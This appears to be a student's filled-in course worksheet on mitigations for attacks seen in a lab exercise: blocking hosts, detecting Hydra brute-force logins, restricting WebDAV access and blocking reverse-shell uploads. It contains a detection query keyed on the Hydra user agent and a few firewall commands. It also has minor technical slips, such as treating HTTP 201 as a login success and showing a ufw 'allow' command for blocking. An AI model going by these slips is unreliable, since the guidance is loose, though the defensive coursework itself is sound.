What configuration can be set on the host to block unwanted access?

- Windows hosts file
- Uncomplicated firewall
- Nano /etc/httpd/conf/httpd.conf file:

○Deny from 192.168.1.90

Describe the solution. If possible, provide required command lines.

- By adding entries to the Windows hosts file, you can block access to unwanted websites.
- UFW is the default firewall configuration tool for Ubuntu Linux and provides a user-friendly way to configure the firewall
  - `sudo ufw allow [port #]`

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- http.request.method: "get" and user_agent.original: "Mozilla/4.0 (Hydra)"

What threshold would you set to activate this alarm?

- Failed login(401) is a failed login response. If anything more than >50 401 errors per hour occur and/or a successful login response(201) occurs even once from a not whitelisted IP, send the alert email.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use strong passwords
- Restrict access to authentication URLs
- Limit login attempts
- Two-factor authentication
- Use CAPTCHAs which are programs to distinguish between human and non-human interaction.

Describe the solution. If possible, provide the required command line(s).

- Strong passwords are unique, long, and harder to guess.
- A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.
- CAPTCHAs prevents access by bots and auto tools.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm for any HTTP request to WebDAV folder by outside IP address

What threshold would you set to activate this alarm?

- Any single instance would trigger an alarm

System Hardening

What configuration can be set on the host to control access?

- Whitelist trusted IPs for WebDAV access

Describe the solution. If possible, provide the required command line(s).

- $ iptables -A INPUT -s 192.168.1.105 -j ACCEPT

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm can be set for any executable uploads to sensitive folders within the server.

What threshold would you set to activate this alarm?

- The threshold would be for each singular instance of an executable uploaded file.

System Hardening

What configuration can be set on the host to block file uploads?

- Have the file type validated when posted to the server and block executable files
- Run files through an antivirus

Describe the solution. If possible, provide the required command line.

- By having the file validated, it can prevent extension spoofing that is used to hide the file type. In conjunction with the sensitive folders on the server blocking executables, this would help prevent further reverse shells from working.

The End